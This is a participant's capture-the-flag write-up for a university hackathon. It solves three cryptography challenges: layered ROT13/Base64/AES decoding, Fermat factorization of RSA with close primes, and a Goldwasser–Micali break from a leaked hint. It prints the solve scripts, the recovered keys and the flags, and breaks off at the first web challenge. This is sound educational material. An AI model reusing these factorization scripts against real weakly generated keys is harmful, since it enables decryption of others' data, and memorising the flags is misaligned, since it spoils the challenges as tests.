INFOSEC UNIVERSITY HACKATHON

TDHCTF [The Digital Heist Capture The Flag] – Write Up

Tapas Prajapati

Email: - tapasprajapati022@gmail.com

Tapas Prajapati
tapasprajapati022@gmail.com

Round 2 (Grand Finale)

My Experience

I have consistently participated in CTFs throughout 2025, but TDHCTF – The Digital Heist stood out significantly. The scale, story-driven challenges, and multi-domain nature presented an entirely new level of engagement. The hackathon simulated a "heist scenario," which made each challenge feel like a mission requiring critical thinking and precise execution.

What made this event particularly exciting was its organization by Infosec University, with a diverse set of challenge domains spanning Reverse Engineering, Digital Forensics, Cryptography, Web Security, Exploitation, Secure Coding, Mobile Security, Networking, and AI/ML. The complexity and point structure encouraged participants to plan strategically rather than rush through challenges.

Round 1 – Qualifier Overview

The Qualifier Round consisted of a cybersecurity quiz designed to test foundational knowledge across domains like cryptography, networking, and basic exploitation. As someone with prior experience in CTFs and hands-on cybersecurity projects, I found the questions manageable but did not underestimate the importance of preparation for the Grand Finale. This round served to confirm eligibility and emphasize consistency over casual participation.

Preparation for Round 2

Before the Grand Finale, the only information available was the list of challenge domains. These included:

- Reverse Engineering
- Digital Forensics
- Cryptography
- Web Security
- Exploitation (Pwn)

- Secure Coding
- Mobile Security
- Networking
- AI / Machine Learning

I structured my preparation to ensure balanced coverage while focusing more on my strengths.

Areas of focus:

- Reverse Engineering & Mobile Security: I have practical experience with IDA, Ghidra, Binary Ninja, Frida, and JADX, which gave me confidence to tackle these challenges efficiently.
- Web Security: I revised concepts through PortSwigger Labs and TryHackMe, focusing on SQLi, XSS, SSRF, and authentication bypasses.
- Cryptography: Practiced classic attacks and tools on CryptoHack, reinforcing my understanding of encoding, decoding, and encryption pitfalls.
- Exploitation (Pwn): Used pwn. college to strengthen heap, stack, and buffer overflow skills.
- Networking & Forensics: Reviewed PCAP analysis, Wireshark techniques, and file system forensic artifacts, preparing for packet capture and USB/image challenges.
- Secure Coding & AI/ML: Brushed up on input validation, JWT/security flaws, and basic ML model attacks for story-driven scenarios.

The preparation approach emphasized logical reasoning, system analysis, and structured problem-solving rather than memorizing previous solutions.

Round 2 – Grand Finale Experience

Round 2 of the Synchrony Cybersecurity Hackathon, titled “The Digital Heist – Operation Red Cipher,” was a 24-hour, story-driven Capture the Flag (CTF) competition conducted on the WhizRange platform. The round simulated a coordinated cyber-operation in which participants acted as investigators and analysts tasked with uncovering the Directorate’s Digital Vault and exposing the A₀ surveillance system.

Tapas Prajapati
tapasprajapati022@gmail.com

The challenge set covered a broad range of cybersecurity domains, including Reverse Engineering, Mobile Security, Web Security, Cryptography, Secure Coding, Digital Forensics, Networking, Exploitation (Pwn), and AI/ML. Challenges were categorized into Easy, Medium, and Hard levels, each contributing to the overall progression of the storyline.

During the Grand Finale, I focused primarily on domains aligned with my strengths, such as Web Security, Cryptography, Secure Coding, Digital Forensics, Mobile Security, and AI/ML (Artemis). These challenges required analysing application logic flaws, performing cryptographic decoding and decryption, extracting hidden data from forensic artifacts, and identifying AI-based anomalies using file analysis and steganography techniques. Successfully completing these tasks helped build momentum and reinforced my practical understanding of real-world cybersecurity scenarios.

Some challenges—specifically Reverse Engineering (Re 01 and Re 02), Networking (Net 01 and Net 02), Exploitation (Exp 01 and Exp 02), and AI/ML (Ai 02 – Cerberus)—remained unsolved due to their advanced technical complexity and the time limitations of a continuous 24-hour format. Although I was unable to fully complete these tasks, I actively reviewed their problem statements, analysed provided artifacts, and attempted partial solutions. This process exposed me to advanced concepts such as low-level binary analysis, packet-level traffic inspection, exploitation chains, and complex AI/ML attack surfaces.

As the event progressed, managing fatigue and time became increasingly important. Taking short breaks, reassessing priorities, and switching between challenge domains helped maintain focus and productivity. Overall, round 2 of the Synchrony Cybersecurity Hackathon was a valuable learning experience that emphasized not only technical skills but also strategic thinking, perseverance, and effective time management under pressure.

Tapas Prajapati
tapasprajapati022@gmail.com

Challenges Solved

I successfully solved most challenges across domains, while a few remained incompletes due to time constraints and difficulty:

Domain	Challenges Solved / Total	Notes
Reverse Engineering	0/2	Re 01 – Confession App, Re 02 – Evidence Tampering
Mobile Security	2/2	Mob 01, Mob 02
Web Security	3/3	Web 01 – Royalmint, Web 02 – Ticket To The Vault
Cryptography	3/3	Crypto 01 – Intercepted Comms, Crypto 02 – Vault Breach
Secure Coding	2/2	Sc 01 – Logview, Sc 02 – Resetpass
Digital Forensics	2/2	Df 01 – Night Walk Photo, Df 02 – Burned USB
Networking	0/2	Net 01 – Onion Pcap, Net 02 – Doh Rhythm
Exploitation (Pwn)	0/2	Exp 01 – Berlinslocker, Exp 02 – Riosradio
AI / Machine Learning	1/2	Ai 01 – Artemis, Ai 02 – Cerberus

Approach During the CTF

For each challenge, I applied a structured methodology:

1. Carefully read the problem statement and story context
2. Identify the domain and attack surface
3. Use appropriate tools for static/dynamic analysis
4. Test hypotheses incrementally

5. Validate results before submission

Ethical Compliance

All challenges were attempted individually, adhering to the hackathon's rules and guidelines. No solutions, flags, or credentials were shared.

This write-up is for documentation, learning, and portfolio purposes only.

Purpose of This Write-up

This report serves to:

- Record technical solutions and approaches
- Reflect applied cybersecurity skills
- Serve as a learning reference
- Function as a professional submission for academic evaluation or portfolio

Tapas Prajapati
tapasprajapati022@gmail.com

Challenge Writeups

Cryptography

Crypto 01 – Intercepted Comms | Easy – 100 pts



Fig.1: - crypto 01 question

We received an intercepted message that was encrypted.

The message itself gave hints about how the encryption was done.

Important hints from the message:

- Data is encrypted in 16-byte blocks
- AES-128 is used
- CBC mode is used
- IV is all zeros
- The payload is encoded first, then encrypted
- A 16-character key is provided

Step 1: Check the Intercepted Message

The file intercepted_message.txt contains a message that looks strange:

- **Many words are written in capital letters**
- Some words look scrambled but are still readable
- This is a common sign of a **simple substitution cipher**



Fig. 2: - Crypto-01(Encrypted_Text)

From experience in HTBCTFs, this pattern strongly matches **ROT13 encoding.**

Step 2: Decode ROT13

ROT13 is often used to hide text in an easy way. If we do not decode it, we cannot understand the instructions.

Tool used

tr (standard Linux tool)

Command

cat intercepted_message.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'

Tapas Prajapati
tapasprajapati022@gmail.com

Result



Fig.3: - Crypto-01(Decrypted_Text)

Step 3: Identify the Encryption Algorithm

From the decoded text:

- **16-byte blocks → 128-bit block size**
- **Chained blocks → CBC (Cipher Block Chaining)**
- **128-bit block cipher → AES-128**

For that,

IV = 00000000000000000000000000000000

Step 4: Understand the Encrypted Payload

ENCRYPTED PAYLOAD Base64:

xjukjxbqjsCmO0RXT8e0+BRdqlr7M0XooQfJr4pGGxx0xrEzdOVYwG8VRnGqshwE
Akqj/i6Iin+Fnb1/xnq0EBOAsBCkoKWxFDLGNmt/BB6waSL+ta4VQqu0kbSR4MsEE
jolsp0cg7Owhh7MgrTnGbQOrgIWeXYZqZC+86AfmSC78nSAhc4y0vtW/lNXwFYo

Why Base64?

- Uses characters: A–Z, a–z, 0–9, +, /
- Length is a multiple of 4

Step 5: Decode the Base64 Payload

cat << 'EOF' > payload.b64 EOF

base64 -d payload.b64 > payload.bin

file payload.bin

Output:

payload.bin: OpenPGP Public Key

Fig.4: - Crypto-01(Decode_Base64_Payload)

Now, the data is converted into binary format, not plaintext yet

Step 6: Prepare the AES Key

The given key was:

HEISTFgjXbeZzNk6

It was converted to hexadecimal:

echo -n "HEISTFgjXbeZzNk6" | xxd -p

Hex key:

484549535446676a5862655a7a4e6b36



Fig.5: - Crypto-01(AES_Key)

Step 7: Decrypt Using AES-128-CBC

Using OpenSSL, the payload was decrypted with:

- AES-128-CBC
- Zero IV
- The key above

```
┌──(darkjoker㉿kali)-[~/Downloads]
└─$ openssl enc -aes-128-cbc -d \
  -in payload.bin \
  -K 484549535446676a5862655a7a4e6b36 \
  -iv 00000000000000000000000000000000

ODRhMTI2NTkyMmEzYWViODMyMDg1NTNiZmRlMzY4Y2YzZDg1MGMyNzg4M2E4ODA5YzRjMDExMTkxM2YwMGI1Yw==
VERIQ1RGe2ludGVyY2VwdGVkX2NvbW1zX2RlY3J5cHRlZH0=
```

Fig.6: - Crypto-01(Payload_text_Decrypt_Using_AES_Key)

Step 8: Decode Final Base64 Output

The decrypted result is not readable text yet. It must be Base64 decoded one more time. So we get the key and the flag.

Command

base64 -d final.b64

Final Output

Key = 84a1265922a3aeb83208553bfde368cf3d850c27883a8809c4c0111913f00b5c

Flag = TDHCTF{intercepted_comms_decrypted}

```
┌──(darkjoker㉿kali)-[~/Downloads]
└─$ cat << 'EOF' > final.b64
ODRhMTI2NTkyMmEzYWViODMyMDg1NTNiZmRlMzY4Y2YzZDg1MGMyNzg4M2E4ODA5YzRjMDExMTkxM2YwMGI1Yw==
VERIQ1RGe2ludGVyY2VwdGVkX2NvbW1zX2RlY3J5cHRlZH0=
EOF

┌──(darkjoker㉿kali)-[~/Downloads]
└─$ base64 -d final.b64

84a1265922a3aeb83208553bfde368cf3d850c27883a8809c4c0111913f00b5cTDHCTF{intercepted_comms_decrypted}
```

Fig.7: - Crypto-01(Key_And_Flag_Captured)

Tapas Prajapati
tapasprajapati022@gmail.com

Conclusion

This challenge used layered encryption, not complex encryption:

1. ROT13 to hide instructions
2. Base64 to hide binary data
3. AES-128-CBC with:
    - 16-byte key
    - Zero IV
4. Final Base64 encoding

Tapas Prajapati
tapasprajapati022@gmail.com

Crypto 02 – Vault Breach | Medium – 250 pts

Fig.8: - crypto 02 question

An encrypted message was recovered from a secure vault. Initial inspection revealed that RSA was used for encryption. However, the cryptanalyst noticed an unusual weakness in the RSA modulus. The challenge hints suggested that the **prime numbers used to generate the modulus were too close together**, making the encryption vulnerable.

The objective was to exploit this weakness, recover the private key, decrypt the message, and obtain the flag.

Provided Information

RSA Public Parameters

- Modulus (n)
- Public Exponent (e)
- Ciphertext (c)

Step 1: Vulnerability Identification

RSA encryption relies on the difficulty of factoring a large number:

$n = p \times q$

If the prime numbers p and q are very close in value, the modulus can be expressed as:

$$\mathbf{n = a^2 - b^2 = (a - b)\,(a + b)}$$

This structure allows efficient factorization using **Fermat's Factorization Method.**

The challenge explicitly hinted at:

- **Close prime numbers**
- **Fermat's factorization**

This confirmed that Fermat's method was the correct attack vector.



Fig.9: - Crypto-02(Hint_Captured*)*

Step 2: Fermat's Factorization Method

Fermat's Factorization Method is a classical number-theoretic technique used to factor an odd integer. It is especially **effective when the number is a product of two close prime numbers.**

Fermat's method is based on the identity:

$$n = a^2 - b^2 = (a - b)(a + b)$$

So, if we can find two integers a and b such that:

$$n = a^2 - b^2$$

Then we immediately get the factors of n.

$$a^2 - n = b^2$$

Once found:

p = a − b

q = a + b

When Does It Work?

- Works only for odd numbers
- Works fast when factors are close together

- Slow when factors are far apart
- Not suitable for even numbers (factor out 2 first)

Execution

1. Start with a = ceil(sqrt(n))
2. Compute $b^2 = a^2 - n$
3. Check if b^2 is a perfect square
4. If not, increment a and repeat

Step 3: Recovering the Private Key

After successfully factoring n, the two prime numbers p and q were recovered.

Compute Euler's Totient

$$\varphi(n) = (p - 1)(q - 1)$$

Compute the Private Exponent

The RSA private key d is computed as:

$$\mathbf{d = e^{-1} \bmod \varphi(n)}$$

This gives the complete private key required for decryption.

Step 4: Decrypting the Ciphertext

Using the recovered private key, the ciphertext was decrypted using the RSA decryption formula:

$$\mathbf{m = c\text{^}d \bmod n}$$

The resulting integer m was converted into bytes to obtain a readable plaintext message.

Step 5: Exploit Script Used

Write a Python script for decrypting and exploiting the ciphertext to get the key and the flag.

```
from math import isqrt

# RSA parameters
```

Tapas Prajapati
tapasprajapati022@gmail.com

n=6935696184599818454335520554911677507415676088037673882393933869296103589
5833925949685607672947924887490187293324029993579160185391428055949332382188
3675134923613478639294051409078717316073026617484027367297570018261045516291
0835298248738801510794204756120725717817267842224147946177908572277622448
2584941419

e = 65537

c=1391294103719309420126031440145886606336469835754540930000923996827272267
0435927756738284651807500398481178288458289689272086982494635183770857698739
8441331585391676494169429055868999812987873397826293916634104543632382642411
6481414951590891245623080018675171956813099199816914785434366298117080993
3617536502

code:

```
# Step 1: Fermat factorization
a = isqrt(n)
if a * a < n:
    a += 1
while True:
    b2 = a*a - n
    b = isqrt(b2)
    if b*b == b2:
        break
    a += 1
p = a - b
q = a + b
# Step 2: Compute private key
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
# Step 3: Decrypt
m = pow(c, d, n)
msg = m.to_bytes((m.bit_length() + 7) // 8, 'big')
print(msg.decode())
```

Tapas Prajapati
tapasprajapati022@gmail.com



Fig.10: - Crypto-02(Key_And_Flag_Found)

Conclusion

This challenge highlights a critical RSA implementation flaw: using prime numbers that are too close together. Such weak key generation allows attackers to factor the modulus efficiently using Fermat's factorization, recover the private key, and decrypt protected data.

Tapas Prajapati
tapasprajapati022@gmail.com

Crypto 03 – Quantum Safe | Hard – 500 pts



Fig.11: - crypto 03 question

The Directorate claims their vault is *quantum-safe* by using Goldwasser–Micali (GM) encryption with very large RSA parameters.
The flag is encrypted bit-by-bit using quadratic residuosity.

However, a critical mathematical leak completely breaks the security of the system.

Provided Files Information

1337crypt_output.txt

This file contains:

- RSA modulus n
- Private exponent D
- A leaked value called hint
- Ciphertext array c[] (each element encrypts one bit)

README.txt

This file contains hints to find flag and key.

Tapas Prajapati
tapasprajapati022@gmail.com

Cryptosystem Used

Goldwasser–Micali Encryption

Goldwasser–Micali is a probabilistic encryption scheme based on quadratic residuosity.

- Public key: n = p × q
- Encryption:
  - **Bit 0 → quadratic residue mod n**
  - **Bit 1 → quadratic non-residue mod n**
- Decryption:
  - Uses the Legendre symbol with one prime (p or q)

GM is secure only if the primes remain secret.

Vulnerability Analysis

Hint Leaks The challenge provides the value:

hint = D · (√p + √q)

Since D is also given, we can compute:

s = hint / D = √p + √q

This single value is enough to factor the RSA modulus.

This is a catastrophic implementation mistake.

Step 1: Recover p + q

We use the identity:

$$(\sqrt{p} + \sqrt{q})^2 = p + q + 2\sqrt{pq}$$

Since:

$$n = p \cdot q$$

We compute:

$$p + q = s^2 - 2\sqrt{n}$$

This value is an exact integer.

Tapas Prajapati
tapasprajapati022@gmail.com

Step 2: Factor n

Once p + q is known, we solve:

$$x^2 - (p + q)x + n = 0$$

The discriminant is:

$$\Delta = (p + q)^2 - 4n$$

Taking the square root gives:

$$p = ((p + q) + \sqrt{\Delta}) / 2$$

$$q = ((p + q) - \sqrt{\Delta}) / 2$$

Verification:

$$p \cdot q = n$$

At this point, the supposedly "quantum-safe" modulus is fully broken.

Step 3: Goldwasser–Micali Decryption

Each ciphertext element encrypts one bit.

To decrypt:

- Compute the Legendre symbol:

L(c, p) = c^((p−1)/2) mod p

Interpretation:

- **1 → quadratic residue → bit 0**
- **−1 → non-residue → bit 1**

This produces a bitstream.

Step 4: Bitstream Alignment

Goldwasser–Micali gives raw bits only. There are ambiguities:

1. Which prime to use (p or q)
2. Whether residue → 0 or residue → 1
3. Byte alignment (bit shifts 0–7)

All combinations were tested automatically using Python Script and we find key and flag using that script code.

Tapas Prajapati
tapasprajapati022@gmail.com

Code:

```
import re
import gmpy2
import string
gmpy2.get_context().precision = 4096
# ------------------------------------------------
# Load file
# ------------------------------------------------
with open("1337crypt_output.txt", "r") as f:
    data = f.read()
# ------------------------------------------------
# Parse values
# ------------------------------------------------
hint = gmpy2.mpz(re.search(r"hint\s*=\s*(\d+)", data).group(1))
D    = gmpy2.mpz(re.search(r"D\s*=\s*(\d+)", data).group(1))
n    = gmpy2.mpz(re.search(r"n\s*=\s*(\d+)", data).group(1))

c_text = re.search(r"c\s*=\s*\[(.*)\]", data, re.S).group(1)
c = [gmpy2.mpz(x.strip()) for x in c_text.split(",") if x.strip()]
print("[+] Parsed values")
print("[+] Ciphertext bits:", len(c))
# ------------------------------------------------
# Recover p + q
# ------------------------------------------------
s = gmpy2.mpfr(hint) / gmpy2.mpfr(D)
sqrt_n = gmpy2.sqrt(gmpy2.mpfr(n))
p_plus_q = gmpy2.mpz(gmpy2.rint(s*s - 2*sqrt_n))

disc = p_plus_q*p_plus_q - 4*n
sqrt_disc = gmpy2.isqrt(disc)
```

```
p = (p_plus_q + sqrt_disc) // 2
q = (p_plus_q - sqrt_disc) // 2


assert p*q == n
print("[+] n factored successfully")
# ------------------------------------------------
# Legendre
# ------------------------------------------------
def legendre(a, prime):
    return pow(int(a), (int(prime) - 1)//2, int(prime))
# ------------------------------------------------
# Helper: printable score
# ------------------------------------------------
def printable_ratio(s):
    good = sum(ch in string.printable for ch in s)
    return good / max(len(s), 1)
# ------------------------------------------------
# Bruteforce GM decoding
# ------------------------------------------------
print("\n[+] Searching for KEY / FLAG...\n")
for prime_name, prime in [("p", p), ("q", q)]:
    for residue_bit in (0, 1):
        bits = []
        for ci in c:
            l = legendre(ci, prime)
            if l == 1:
                bits.append(str(residue_bit))
            else:
                bits.append(str(1 - residue_bit))
        bitstream = "".join(bits)
        for shift in range(8):
```

```
        msg = ""
        for i in range(shift, len(bitstream)-7, 8):
            msg += chr(int(bitstream[i:i+8], 2))
        score = printable_ratio(msg)
        if score > 0.85:
            if "KEY" in msg or "TDHCTF" in msg:
                print("====================================")
                print(f"[FOUND] prime={prime_name}, residue={residue_bit}, shift={shift}")
                print(msg)
                print("====================================")
                exit()
print("[!] No valid plaintext found (this should not happen)")
```

Step 5: Recover Plaintext

```
┌──(darkjoker㉿kali)-[~/Downloads/crypto_03]
└─$ nano solve_crypto03.py

┌──(darkjoker㉿kali)-[~/Downloads/crypto_03]
└─$ python3 solve_crypto03.py

[+] Parsed values
[+] Ciphertext bits: 847
[+] n factored successfully

[+] Searching for KEY / FLAG...

==================================
[FOUND] prime=p, residue=1, shift=7
EY: a48b967bf858972f39eebb05298a0ab887bd8dfec904790f13bf513660e89af2
FLAG: TDHCTF{quantum_safe_decrypted}
==================================

┌──(darkjoker㉿kali)-[~/Downloads/crypto_03]
└─$
```

Fig.12: - Crypto-03(Key_And_Flag_Found)

Final Answer

Key = a48b967bf858972f39eebb05298a0ab887bd8dfec904790f13bf513660e89af2

Tapas Prajapati
tapasprajapati022@gmail.com

Flag = TDHCTF{quantum_safe_decrypted}

Conclusion

This challenge was solved by:

1. Exploiting a leaked mathematical relationship
2. Factoring the RSA modulus
3. Applying correct Goldwasser–Micali decryption
4. Resolving encoding ambiguities programmatically

The vault was not broken by quantum attacks it was broken by poor implementation design.

Tapas Prajapati
tapasprajapati022@gmail.com

Web Security

Web 01 – Royalmint | Easy – 100 pts

